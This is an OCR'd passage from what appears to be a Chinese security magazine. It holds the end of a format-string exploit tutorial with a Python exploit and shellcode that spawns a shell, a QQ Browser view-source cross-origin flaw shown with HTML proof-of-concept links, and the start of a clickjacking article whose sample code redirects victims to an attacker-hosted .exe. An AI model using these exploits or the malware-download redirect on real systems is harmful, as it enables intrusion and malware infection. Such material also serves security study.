


图 28

现在我们需要更改一下格式化参数的个数，主要就是字符串结尾的 4 字节，如图 29 所示。



图 29

Shellcode 占用 35 字节，因此我们使用 5 个 B。如果是 4 个的话，将会被 n 的十六进制值或 null 字节覆写掉。结果如图 30 所示。




图 30

可以发现 ECX 并没有指向我们的代码，因此我们再用计算器算一下参数个数：12FF58 - 12FE74 = E4 == 228，因此 311187 - 228 == 310959，因此我们应该使用 310959，但在本例中我们却是应该使用 311130，至于其中源由留给读者自行思考；最后让 ECX 指向 CCCCC 地址即可。测试结果如图 31 所示。




图 31

接下来我们用 python 编写 exploit，读者也可使用其他语言，这并没有多大关系。

```
#!usr/bin/env python
# Abyssec Inc Tutorial Publication
# Mail To : Admin@abysssec.com
import os
import sys
import win32api
import time
shellcode=("\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x63\xC6"
"\x45\xFD\x6D\xC6\x45\xFE\x64\x57\xC6\x45\xF8"
"\x01\x8D\x45\xFC\x50\xB8"
```

```
    "\x4d\x11\x86\x7c"
    "\xFF\xD0\xCC\x90")
    time.sleep(3)
    buff =shellcode
    buff +=("%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%")
    buff +=(".311130x%.311130x%.311130x%.311130x%n")
    buff +=("\x4C\xFE\x12") # you can use struct.pack
    win32api.WinExec(('fstring.exe %s') % buff, 1)
```

运行 exploit 后得到一个 shell，如图 32 所示。




图 32

在本 exploit 中有以下几点需要注意的：

1．为了运行此 exploit，你需要为 python 下载 win32api 模块；

2．笔者的操作系统为双核 CPU 下的 Windows XP SP2；

3．在 WinExec 函数末尾并不能使用 NULL 字节，我们必须移除返回地址中的 null 字节；


4．返回地址是调用栈和 re2lib 的反序字节；

5．文中的 shellcode 是占 35 字节，35 是奇数，为了实现字节对齐，笔者在 shellcode 末尾加了个 NOP 指令，它并没有实际操作意义（0x90），并不会执行任何操作，而只是告诉处理器执行到下一字节而已；

6．也许文中某一部分讲得并不是那么清楚，但我相信通过读者自身的实践操作都能够解决问题的；

7．本例中并没有遇到任何保护机制，在大多的第三方软件中却是常有的，但绕过这些保护并没有那么难，只需返回到 Win32 API 等函数地址即可。

前置知识：无
关键词：QQ、浏览器、跨域



QQ 浏览器 view-source 协议跨域访问缺陷

文/图　爱无言

在我的印象里，腾讯公司开发的浏览器软件不就是“Tencent Traveler”，可是在朋友的计算机上我看到的这个浏览器确实也是腾讯公司开发的。后来一问才知道，腾讯公司现在将开发浏览器的主要精力转移到了新浏览器软件的开发上，也就是“QQ 浏览器”，如图 1 所示。




图 1

我这里测试的浏览器版本为 QQ 浏览器 5 Beta2（6156）。新版本的 QQ 浏览器是一个双核浏览器，即采用了 IE 的内核也采用了 Webkit 的内核，这是一个现在浏览器非常流行的开发模式，IE 内核主要满足兼容性的需要，而 Webkit 内核主要满足浏览网页快速的需要。

在使用 QQ 浏览器的时候，我发现它在处理“查看网页源代码”这个功能上使用了一个较为有意思的方式，如图 2 所示。




图 2

QQ 浏览器利用在要查看源代码的网址前面添加“view-source”这个协议，从而实现显示网页源代码的功能。这种利用协议来实现浏览器额外功能的方式，在浏览器的设计中是常被使用的，但是，这也成为一些安全问题发生的原因。

现在，我们新建立一个 html 文件，在其中键入以下代码：

```
<html>
<title>!!!!</title>
<body >
<a href="view-source:file:///C:/" target="_blank">exploit!</a>
</body>
</html>
```

代码非常简单，主要是建立了一个超级链接“exploit”，这个超级链接的目的地址是“view-source:file:///C:/”，从表面意义上看，这个目的地址代表的意思是“查看 C 盘的源代码”，听起来很怪。现在就让我们实际测试一下看看效果。

保存上面的代码为 1.htm 文件，将该文件放置在 Web 服务程序目录下，打开 QQ 浏览器访问该网页文件，并单击其中的“exploit”超级链接，你会发现，如图 3 所示的效果。



图 3

看起来有点像是乱码，不过当你自己看的时候，你会大吃一惊，这不就是你 C 盘下的所有文件和文件夹名称列表嘛！

要知道，这种情况对于浏览器来说是不允许的。因为 C 盘对于浏览器软件来说，是处于用户这一端的本地磁盘，即本地域。而网页文件 1.htm 却是放置在远程服务器上，即远程域。根据安全原则，不同域的信息是不允许访问修改其他域的信息。可是现在，QQ 浏览器在处理“view-source”协议的时候，显然没有遵循这个安全原则。一个简单的超级链接就可以让用户跨域访问到本地域上的信息。


为了证明这种跨域行为是不允许的，我们可以做一个实验，你可以建立一个 2.htm 文件，在其中输入以下代码：

```
<a href="c://" target="_blank">test!</a>
```

代码很简单，就是建立一个超级链接“test!”，该超级链接的目的地址是 C 盘，即本地域的 C 盘。

将这个 2.htm 文件放置 Web 服务目录下，然后通过 IE 浏览器访问该网页文件，点击其中的“test!”的超级链接，你发现浏览器一点反应也没有。这是因为 IE 浏览器遵循安全原则，不允许跨域访问本地域的 C 盘。

通过这个实验，我们证明了 QQ 浏览器在处理“view-source”协议时确实存在跨域安全隐患。这个隐患问题也许在适当的情况下，就可以被恶意攻击者利用来实现远程获取浏览器使用者本地磁盘文件的信息。欢迎有兴趣的读者深入分析，如果有什么新的发现，也请您到论坛上进行交流。



前置知识：JavaScript
关键词：clickjacking、点击劫持、挂马

新挂马方式点击劫持漏洞

文/图 幻泉

点击劫持漏洞（clickjacking）作用是当用户访问恶意网站单击可信链接时其并没有访问可信网址，而直接访问恶意页面。

点击劫持漏洞原理

点击劫持漏洞基本是以一种同样的模式来实现的，主要代码如下：

```
<head>
<title>浏览器点击劫持漏洞</title>
</head>

<body>
<div class="style1" id="open" style="position:absolute;width:7px;
height:8px; background:#FFFFFF; border:1px;left: 2px; top: 2px;"
onmouseover="document.location='http://www.hacker.com.cn/a.exe';">
</div>
